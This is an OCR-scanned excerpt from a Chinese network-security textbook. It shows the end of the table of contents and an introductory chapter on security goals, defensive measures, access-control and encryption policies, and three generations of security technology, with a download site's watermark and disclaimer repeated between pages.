8.6.6 Web 服务器/应用程序指纹识别 ······ 303
8.7 逻辑攻击 ······ 309
8.7.1 逻辑攻击的概念 ······ 309
8.7.2 功能性滥用 ······ 310
8.7.3 拒绝服务 ······ 310
8.7.4 反自动化不充分 ······ 311
8.7.5 过程验证不充分 ······ 311

第 9 章 Web 安全评估工具 ······ 313

9.1 Nikto 代码解析 ······ 313
9.1.1 Nikto 的框架结构 ······ 314
9.1.2 Nikto 的下载与使用方法 ······ 315
9.1.3 LibWhisker ······ 316
9.1.4 Nikto.pl ······ 319
9.1.5 Config.txt ······ 322
9.1.6 Plugins ······ 324
9.1.7 Database ······ 336
9.1.8 Nikto 的扫描实例 ······ 337
9.2 Paros Proxy 介绍 ······ 339
9.2.1 安装 Paros Proxy ······ 339
9.2.2 运行 Paros Proxy ······ 339
9.2.3 记录并显示请求和响应信息 ······ 340
9.2.4 拦截并修改请求和响应信息 ······ 341

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.2.5 抓取页面 ······ 343
9.2.6 扫描 Web 应用程序 ······ 344
9.3 其他 Web 安全评估工具简介 ······ 345
9.3.1 WebScarab ······ 345
9.3.2 WebInspect ······ 346
9.3.3 Spike Proxy ······ 346
9.3.4 SARA ······ 347
9.3.5 QualysGuard ······ 347
9.3.6 Acunetix Web Vulnerability Scanner ······ 347
9.3.7 Watchfire AppScan ······ 348
9.3.8 N-Stealth/NStalker ······ 348
9.3.9 ISS Internet Scanner ······ 348
参考文献 ······ 349

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第1章 网络安全概述

CHAPTER 1

在进行网络安全应用实例分析之前，本章将使读者对网络安全有宏观上的认识，这样才能更加深刻理解网络安全的精髓。在学习了本章后，读者能够掌握以下几点内容。

- **熟悉网络安全基础理论及重要性；**
- **熟悉网络安全的目标及基础架构；**
- **熟悉网络安全的防御措施和策略；**
- **熟悉网络安全的历史及发展趋势。**

1.1 网络安全简介

1.1.1 网络安全概念

什么是网络安全？狭义上的网络安全是指计算机及其网络系统资源和信息资源不受网络上人为有害因素的威胁和侵害，即网络防御措施。其表现形式有杀毒软件、网络防火墙、VPN、IDS等安全措施。但网络攻击技术不应该是网络安全的对立面，而应包括在网络安全之中，而且是最重要的环节。知己知彼，百战不殆。首先必须对网络攻击技术有深刻的了解，才能做好网络安全工作。因此，广义地讲，凡是涉及计算机网络上信息的保密性、完整性、可用性、真实性的理论和技术都属于网络安全的领域。如图1-1所示为广义上的网络安全体系的架构。




图1-1 广义上的网络安全体系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.1.2 网络安全脆弱性与重要性

随着计算机和网络广泛应用，网络安全的重要性突显出来。军事上，现代战争是高科技与信息化的战争，计算机和网络经常成为敌对势力与不法分子的攻击目标。随着计算机网络由最初军事上的应用扩展到民用上以后，越来越多的人开始接触计算机网络，与此同时，由于操作人员、编程人员和系统分析人员的失误或缺乏经验都会造成系统的安全方面的不足。日益增多的计算机犯罪使得网络安全成为各种网络应用开展应该考虑的首要问题。随着网络的进一步普及和网络技术的发展，计算机黑客的网络攻击技术和手段也在不断提高和发展。每年由于计算机网络犯罪造成了巨大的损失，所以在网络应用中不可能不对数据安全问题加以特殊的重视。

网络安全问题与计算机和网络的脆弱性密切相关，其脆弱性主要体现在以下几点。

（1）人为操作失误。

如由于操作员对其安全配置不当造成的安全漏洞；用户安全意识不强；用户口令选择不慎；用户将自己的账号随意转借他人或与别人共享等都会给网络安全带来威胁。

（2）操作系统。

操作系统结构体制本身不可避免地有其漏洞。例如，可以远程创建和激活进程；一般操作系统都提供远程过程调用（RPC）服务，而提供的安全验证功能却很有限；对于操作系统安排的无口令入口，是为系统开发人员提供的边界入口，但这些入口也可能被黑客利用；操作系统还有隐藏的信道，也存在着潜在的危险；尽管操作系统的缺陷可以通过版本的不断升级来克服，但系统的某一个安全漏洞就会使系统的所有安全控制变得毫无价值。

（3）网络。

使用 TCP/IP 协议的网络所提供的 FTP、E-mail、RPC 和 NFS 都包含许多不安全因素，存在着许多漏洞。同时，网络的普及，使信息共享达到了一个新的层次，也使信息被泄露的机会大大增多。特别是 Internet 网络就是一个不设防的开放大系统。另外，数据处理的可访问性和资源共享的目的性是一对矛盾体，它造成计算机系统保密性难以保证。

（4）数据库。

当前，大量的信息存储在各种各样的数据库中。然而，这些数据库系统在安全方面的考虑却很少。而且，数据库管理系统安全必须与操作系统的安全相配套，但实际上有时却不是这样，这就造成了数据库不安全因素的存在。

（5）防火墙。

尽管利用防火墙可以保护网络免受外部黑客的攻击，但它只是能够提高网络的安全性，不可能保证网络绝对安全。事实上仍然存在着一些防火墙不能防范的安全威胁，例如防火墙不能防范不经过防火墙的攻击。另外，防火墙很难防范来自于网络内部的攻击以及病毒的威胁。

1.1.3 网络安全目标

网络安全目标主要表现在系统的保密性、完整性、可靠性、可用性、不可抵赖性和可控性等方面。

（1）保密性。

保密性是指网络信息不被泄露给非授权的用户、实体或过程，或供其利用的特性。即防

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

止信息泄露给非授权个人或实体，信息只为授权用户所使用的特性。保密性是在可靠性和可用性基础之上，保障网络信息安全的重要手段。常用的保密技术包括：防侦收（使对手侦收不到有用的信息）、防辐射（防止有用信息以各种途径辐射出去）、信息加密（在密钥的控制下，用加密算法对信息进行加密处理，即使对手得到了加密后的信息，也会因为没有密钥而无法读懂有效信息）、物理保密（利用各种物理方法，如限制、隔离、掩蔽、控制等措施，保护信息不被泄露）。

（2）完整性。

完整性是网络信息未经授权不能进行改变的特性。即网络信息在存储或传输过程中保持不被偶然或蓄意地删除、修改、伪造、乱序、重放、插入等破坏和丢失的特性。完整性是一种面向信息的安全性，它要求保持信息的原样，即信息的正确生成、正确存储和正确传输。完整性与保密性不同，保密性要求信息不被泄露给未授权的人，而完整性则要求信息不致受到各种原因的破坏。其影响网络信息完整性的主要因素包括：设备故障、误码（传输、处理和存储过程中产生的误码；定时的稳定度和精度降低造成的误码；各种干扰源造成的误码）、人为攻击、计算机病毒等。

（3）可靠性。

可靠性是网络信息系统能够在规定条件下和规定时间内完成规定功能的特性。可靠性是系统安全的最基本要求之一，也是所有网络信息系统的建设和运行目标。可靠性主要表现在硬件可靠性、软件可靠性、人员可靠性、环境可靠性等方面。硬件可靠性最为直观和常见。软件可靠性是指在规定的时间内，程序成功运行的概率。人员可靠性是指人员成功地完成工作或任务的概率。人员可靠性在整个系统可靠性中扮演着重要的角色，因为系统失效的大部分原因是人为差错造成的。人的行为要受到生理和心理、技术熟练程度、责任心和品德等方面的影响。因此，人员的教育、培养、训练和管理以及合理的人机界面是提高可靠性的重要方面。环境可靠性是指在规定的环境内，保证网络成功运行的概率。这里的环境主要是指自然环境和电磁环境。

（4）可用性。

可用性是网络信息可被授权实体访问并按需求使用的特性。即网络信息服务在需要时，允许授权用户或实体使用的特性，或者是网络部分受损或需要降级使用时，仍能为授权用户提供有效服务的特性。可用性是网络信息系统面向用户的安全性能。网络信息系统最基本的功能是向用户提供服务，而用户的需求是随机的、多方面的，有时还有时间要求。可用性一般用系统正常使用时间和整个工作时间之比来度量。同时，可用性还应该满足以下要求：身份识别与确认、访问控制、业务流控制、路由选择控制、审计跟踪。

（5）不可抵赖性。

不可抵赖性也称作不可否认性，在网络信息系统的信息交互过程中，确保参与者的真实同一性。即所有参与者都不可能否认或抵赖曾经完成的操作和承诺。利用信息源证据可以防止发信方不真实地否认已发送信息，利用递交接收证据可以防止收信方事后否认已经接收的信息。

（6）可控性。

可控性是对网络信息的传播及内容具有可控制能力的特性。

概括地说，网络安全目标是通过计算机、网络、密码技术和安全技术，保护在公用网络系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

统中传输、交换和存储的消息的保密性、完整性、真实性、可靠性、可用性、不可抵赖性等。

1.2 网络安全措施

网络安全问题是极其庞杂的，现在没有任何一种单一的网络安全技术和网络安全产品能解决所有的问题。所以，网络安全建设要从体系结构的角度，用系统工程的方法，根据具体的互联网环境及其应用需求提出综合处理的安全解决方案和措施。下面简要地分析一些常见的网络安全措施。

1.2.1 加密与解密

加密与解密是通信安全最重要的机制，它能保护传输中的信息不被恶意获取。重要文件加密后，则可以保证存储信息的安全性。然而，密码系统并不区分合法用户和非法用户，无论哪种用户访问加密文件都必须出示正确的密码。因此，加密解密本身并不提供安全措施，它们必须由密钥控制并将系统作为整体来管理。

1.2.2 防杀病毒软件

防杀病毒软件是网络安全程序的必备部分。如果能正确地配置和执行，可减少恶意程序对计算机网络的危害。然而，防杀病毒软件并不是对所有的恶意程序的防护都有效，尤其对新出现的病毒就更无能为力了。而且，它既不能防止入侵者利用合法程序得到系统的访问，也不能防止合法用户企图得到超出其权限的访问。

1.2.3 网络防火墙

网络防火墙是用于网络的访问控制设备，有助于帮助保护组织内部的网络，以防外部攻击。本质上讲网络防火墙是边界安全产品，存在于内部网和外部网的边界。因此，只要配置合理，网络防火墙是必需的安全设备。然而，网络防火墙不能防止攻击者使用合理的连接来攻击系统。例如，一个 Web 服务器允许来自外部的访问，攻击者可以利用 Web 服务器软件的漏洞，这时网络防火墙将允许这个攻击进入，因为 Web 服务器是应该接收这个 Web 连接的。对于内部用户，网络防火墙也没有防备作用，因为内部用户已经在内部网中了。

1.2.4 访问权限控制

网络内的每一个计算机系统具有基于用户身份的访问权限的控制。假如系统配置正确，文件的访问许可权配置合理，则文件访问控制能限制合法用户进行超出其权限的访问，但是不能阻止一些人利用系统的漏洞，得到像管理员一样的权限来访问系统及读写系统的文件。访问控制系统甚至允许跨域进行系统访问控制的配置，对访问控制系统而言，这样的攻击看起来类似于一个合法的管理员试图访问账户或允许访问的文件。

1.2.5 入侵检测

入侵检测系统（Intrusion Detection System，IDS）是一种用于分析系统和网络上未经授

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

权的进入和（或）有不良企图的活动的积极进程或设备。IDS 检测异常情况的方法可能会大相径庭，但是它们的最终目的都是在攻击者尚未对系统造成损害前当场捕捉他们，通过对行为、安全日志、审计数据或其他网络上可以获得的信息进行操作，检测到对系统的闯入或闯入的企图。入侵检测是检测和响应计算机误用的学科，其作用包括威慑、检测、响应、损失情况评估、攻击预测和起诉支持等。入侵检测技术是为保证计算机系统的安全而设计与配置的一种能够及时发现并报告系统中未授权或异常现象的技术，是一种用于检测计算机网络中违反安全策略行为的技术。进行入侵检测的软件与硬件的组合便是入侵检测系统（IDS）。它是一种不同于网络防火墙的、主动保护网络资源的网络安全系统，是网络防火墙合理和必要的补充。它完全改变了传统网络安全防护体系被动防守的局面，使网络安全防护变得更积极、更主动，特别是 IDS 的可视化安全管理功能给网络安全防护工作带来了革命性的变化。

综上所述，网络安全是一个系统的工程，如果想较好地解决网络安全问题，必须从多方面、多角度来考虑。只有采用多样化的安全措施，从整体上对网络进行联动保护，才能使网络处于最大限度的安全之中。

1.3 网络安全策略

当考虑网络信息系统的安全问题时，必须依据信息系统安全工程学的理论和方法，构造一个全方位的防御机制。下面具体介绍几种安全策略的类型和内容。

1.3.1 物理安全策略

物理安全策略的目的是保护计算机系统、网络服务器、打印机等硬件实体和通信链路免受自然灾害、人为破坏和搭线攻击；验证用户的身份和使用权限，防止用户越权操作；确保计算机系统有一个良好的电磁兼容工作环境；建立完备的安全管理制度，防止非法进入计算机控制室和各种偷窃、破坏活动的发生。抑制和防止电磁泄露（即 TEMPEST 技术）是物理安全策略的一个主要问题。目前主要防护措施有两类：一类是对传导发射的保护，主要采取对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合；另一类是对辐射的防护。

1.3.2 访问控制策略

访问控制是网络安全防范和保护的主要策略，其主要任务是保证网络资源不被非法使用和非法访问。它也是维护网络系统安全、保护网络资源的重要手段。各种安全策略必须相互配合才能真正起到保护作用，可以说访问控制是保证网络安全的核心策略之一。下面分述几种访问控制策略。

（1）入网访问控制。

入网访问控制为网络访问提供了第一层访问控制。它用来控制哪些用户能够登录到服务器并获取网络资源，控制准许用户入网的时间和准许在哪个工作站入网。用户的入网访问控制可分为 3 个步骤：用户名的识别与验证、用户口令的识别与验证、用户账号的默认限制检查。只要 3 道关卡中有任何一关未过，该用户便不能进入该网络。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）网络权限控制。

网络的权限控制是针对网络非法操作所提出的一种安全保护措施。用户和用户组被赋予一定的权限。网络权限控制着用户和用户组可以访问哪些目录、子目录、文件和其他资源，指定用户对这些文件、目录、设备执行哪些操作。根据访问权限可以将用户分为特殊用户（即系统管理员）、一般用户（系统管理员根据实际需要为他们分配操作）、审计用户（负责网络的安全控制与资源使用情况的审计）3类。用户对网络资源的访问权限可以用一个访问控制表来描述。

（3）网络服务器安全控制。

网络允许在服务器控制台上执行一系列操作，如进行装载和卸载模块、安装和删除软件等操作。网络服务器的安全控制包括：可以设置口令锁定服务器控制台，以防止非法用户修改、删除重要信息或破坏数据；可以设定服务器登录时间限制、非法访问者检测和关闭的时间间隔。

（4）网络监测和锁定控制。

网络管理员应对网络实施监控，服务器应记录用户对网络资源的访问。对非法的网络访问，服务器应以图形、文字或声音等形式报警，以引起网络管理员的注意。如果不法之徒试图进入网络，网络服务器应能自动记录企图尝试进入网络的次数，如果非法访问的次数达到设定数值，那么该账户将被自动锁定。

1.3.3 数据加密策略

数据加密作为主动网络安全技术，是提高网络系统数据的保密性、防止秘密数据被外部破译所采用的主要技术手段，是许多安全措施的基本保证。加密后的数据能保证在传输、使用和转换时不被第三方获取。加密算法主要有以下几类。

（1）对称性加密算法。

使用单个密钥对数据进行加密或解密，其特点是计算量小、加密效率高。但是此类算法在分布式系统上使用较为困难，主要是密钥管理困难，使用成本较高，保密性能也不易保证。这类算法的代表是在计算机专网系统中广泛使用的DES（数字加密标准）算法。

（2）不对称加密算法。

不对称加密算法也称公用密钥算法，其特点是有两个密钥（即公用密钥和私有密钥），只有二者搭配使用才能完成加密和解密的全过程。由于不对称算法拥有两个密钥，它特别适用于分布式系统中的数据加密，在 Internet 中得到了广泛应用。其中公用密钥在网上公布，为数据源对数据加密使用，而用于解密的相应私有密钥则由数据的接收方妥善保管。在网络系统中得到应用的不对称加密算法有RSA算法和美国国家标准局提出的DSA（数字签名算法）。不对称加密法在分布式系统中应用时，需注意的问题是如何管理和确认公用密钥的合法性。

（3）不可逆加密算法。

不可逆加密算法的特征是加密过程不需要密钥，并且经过加密的数据无法被解密，只有同样的输入数据经过同样的不可逆加密算法才能得到相同的加密数据。不可逆加密算法不存在密钥保管和分发问题，适合在分布式网络系统上使用，但是其加密计算工作量相当大，所以通常用于数据量有限的情形下的加密，如计算机系统中的口令就是利用不可逆算法加密的。近来随着计算机系统性能的不断改善，不可逆加密的应用逐渐增多。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.3.4 网络安全管理策略

在网络安全中，除了采用上述技术措施之外，加强网络的安全管理、制定有效的规章制度，对于确保网络的安全、可靠运行，将起到十分有效的作用。网络的安全管理策略包括：确定安全管理等级和安全管理范围；制定有关网络操作使用规程和人员出入机房管理制度；制定网络系统的维护制度和应急措施等。一个完整的网络安全解决方案所考虑的问题应是非常全面的。保证网络安全需要靠一些安全技术，但是，最重要的是要有详细的安全策略和良好的内部管理。在确立网络安全的目标和策略后，还要确定实施网络安全应付出的代价，然后选择切实可行的技术方案，方案实施完成之后最重要的是要加强管理，制定培训计划和网络安全管理措施。完整的安全解决方案应该覆盖网络的各个层次，并且与安全管理相结合。

1.4 网络安全技术的发展

1.4.1 第一代网络安全技术

当设计和研究信息安全措施时，人们最先想到的是“保护”，这样的技术称为第一代网络安全技术。它假设能够划分明确的网络边界并能够在边界上阻止非法入侵。比如，通过口令阻止非法用户的访问；通过存取控制和权限管理让某些人看不到敏感信息；通过加密使别人无法读懂信息的内容；通过等级划分使保密性得到完善等。其技术基本原理是保护和隔离，通过保护和隔离达到真实、保密、完整和不可否认等安全目的。如图 1-2 所示为第一代网络安全技术的示意图。




图 1-2 第一代网络安全技术

第一代网络安全技术解决了很多安全问题，但是，并不是在所有情况下都能够清楚地划分并控制边界，保护措施也并不是在所有情况下都有效。当 Internet 逐步扩展的时候，人们发现这些保护技术在某些情况下无法起作用。比如，在正常的数据中夹杂着可能使接收系统崩溃的参数；在合法的升级程序中夹杂着致命的病毒；黑客冒充合法用户进行信息偷窃；利用系统漏洞进行攻击等。随着信息空间的增大，边界保护的范围必须迅速扩大，正如长城虽然修得高，但空间边界的保护乃至太空边界的保护无法通过修建长城来解决一样，保护技术在现代网络环境下已经没有能力全面保护网络的信息安全了。

1.4.2 第二代网络安全技术

在以第一代安全技术为主的年代，为了保护网络，人们尽量多修一些不同类型的“墙”。比如，在系统存取控制的基础上，发明了各种类型的防火墙，希望这些“高墙”能够堵住原来系统中的缺口。然而，实际情况往往比设计者和评估者想象的还要复杂得多，许多著名的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

安全协议和系统都被发现存在着某种漏洞。仅仅依靠保护技术已经没有办法挡住所有敌人的入侵。于是，第二代网络安全技术就随着美国政府对信息保障的重视而诞生了。信息保障是包括了保护、检测、响应并提供信息系统恢复能力的、保护和捍卫信息系统的可用性、完整性、真实性、机密性以及不可否认性的全部信息操作行为。尽管信息保障本身比“信息安全”有更宽的含义，但由于同时代的技术是以检测和恢复为主要代表的第二代网络安全技术，所以就把这一代安全技术称为“信息保障技术”。如图 1-3 所示为第二代网络安全技术示意图。




图 1-3　第二代网络安全技术示意图

信息保障技术的基本假设是：如果挡不住敌人，但至少能发现敌人和敌人的破坏。比如，能够发现系统死机、有人扫描网络、网络流量异常等。通过发现，可以采取一定的响应措施，当发现严重情况时，可以采用恢复技术，恢复系统原始的状态。信息保障技术就是以检测技术为核心，以恢复技术为后盾，融合了保护、检测、响应、恢复 4 大技术，针对完整生命周期的一种安全技术。这 4 项技术的首字母为 PDRR，有些学者在前面加上“预警”，在后面加上“反击”，希望使信息保障技术更加全面。由于检测技术是第二代网络安全技术的代表和核心，因此检测技术也就随着信息保障，成为国际研究的热点，于是基于知识学习、推理、遗传免疫等的入侵检测技术不断涌现。入侵检测产品也成为了信息安全产业的一个增长点。在信息保障兴起的年代，许多其他技术也一起成长起来，如 PKI 等，尽管它们仍属于保护技术的范畴，但有时也被称为第二代网络安全技术。

在信息保障技术中，由于所有的响应甚至恢复都依赖于检测结论，检测系统的性能就成为信息保障技术中最为关键的部分。但是，检测系统要发现全部的攻击是不可能的，准确区分正常数据和攻击数据、正常系统和有木马的系统、有漏洞的系统和没有漏洞的系统也是不可能的。现实生活中，要识别一个间谍就非常困难，雷达等侦察手段也无法发现所有伪装巧妙的敌人，所以，必须用新的技术来保护关键系统。由于检测技术有不可逾越的识别困难，使得信息保障技术仍没能解决所有的安全问题。同时，信息保障中的底牌技术——恢复技术也很难在短时间内达到效果。即使不断地恢复系统，但恢复成功的系统仍旧是原来的有漏洞的系统，仍旧会在已有的攻击下继续崩溃。学术界在努力改进检测技术的同时，也在努力寻找新的技术途径。

1.4.3　第三代网络安全技术

如果说第二代网络安全技术是关于发现病毒以及如何消除病毒的，那第三代技术就是关于增强免疫能力的技术，也被称作信息生存技术。它假设不能完全正确地检测系统的入侵，比如，当一个木马程序在系统中运行时，隐藏得很好。或者说，检测系统不能保证在一定的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

时间内得到正确的答案。然而，关键系统不能等到检测技术发展好了再去建设和使用，关键设施也不能容忍长时间的等待，所以，需要新的安全技术来保证关键系统的服务能力。卡耐基·梅隆大学的学者给生存技术下了一个定义：所谓“生存技术”，就是系统在攻击、故障和意外事故已发生的情况下，在限定的时间内完成使命的能力。

当故障和意外发生的时候，可以利用容错技术来解决系统的生存问题，如远地备份技术和 Byzantine 容错冗余技术。然而容错技术不能解决全部的信息生存问题，主要基于以下几条原因。

（1）并不是所有的破坏都是由故障和意外导致的，如攻击者的有意攻击，容错理论并不是针对攻击专门设计的。

（2）并不是所有攻击都表现为信息和系统的破坏，例如把账户金额改得大一点或把某个数据加到文件中，这种攻击本身不构成一种显式的错误，容错就无法解决这类问题。

（3）故障错误是随机发生的而攻击者却是有预谋的，这比随机错误更难预防。

所以，生存技术中最重要的并不是容忍错误，而是容忍攻击。容忍攻击的含义是：在攻击者到达系统，甚至控制部分子系统时，系统不能丧失其应该有的保密性、完整性、真实性、可用性和不可否认性。解决了入侵容忍，也就解决了系统的生存问题，所以入侵容忍系统一定是错误容忍系统。入侵容忍技术就成为第三代网络安全技术的代表和核心，也被直接称为第三代网络安全技术。图 1-4 是网络安全技术由第一代发展至第三代的示意图。




图 1-4 网络安全技术发展示意图

1.4.4 网络安全技术发展趋势


有了第三代网络安全技术——入侵容忍技术，安全技术本身是不是就到了尽头了？可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

看到，入侵容忍技术仍旧有一些不能解决的问题，就像一个人可能能够带病工作，但他仍旧会在不断的疾病攻击中死亡。一个 Byzantine 容忍的系统也不能容忍多数系统被敌人占领。入侵容忍技术不仅不能替代而且过于依赖第一代和第二代网络安全技术，过去的安全技术以有效性和相对更低的成本优势，仍旧具有广泛的应用前景。各种新的保护、检测、响应和恢复技术对整个信息网络的发展具有重要的意义，并具有非常巨大的发展空间。入侵容忍技术的实现需要成本是很高的，入侵检测技术、冗余技术、多样化技术需要的硬件和软件资源是相当浩大的。

网络安全技术发展趋势是智能化的，网络服务自生成技术是其代表。如图 1-5 所示为网络服务自生成技术示意图。



图例

自生成网络示意图

符号	计数	说明
	1	目录服务器
	1	PC
	2	数据库服务器
	1	实时通信服务器
	14	通信链路
	1	FTP 服务器
	1	管理服务器
	1	代理服务器
	1	内容管理服务器
	1	文件服务器

图 1-5　网络服务自生成技术

网络服务自生成技术主要靠拓扑技术和网络自生成技术来支撑整个服务的运行。网络自生成技术是由一些计算机服务器节点组成的一个临时的自治系统，在任一时刻，节点之间通过通信链路形成一个任意网络的拓扑结构。节点可以任意创建或撤销，这时网络拓扑结构也随之发生变化，而要求提供的服务并没有太大的降级。在这种环境中，由于每个节点终端的覆盖范围有限，所以无法直接通信的用户终端可以借助其他终端的分组转发进行数据通信。它可以在没有或不便利用现有的网络基础设施的情况下提供一种通信支持环境。网络自生成技术是一种无中心的分布式控制网络。

总之，网络安全技术的发展是随着社会需求的发展而发展的，任何一代安全技术的存在都是有其理由的，只有将各种安全技术系统地组织和运用，才能使网络更加安全。

溜客安全网 WwW.176Ku.CoM

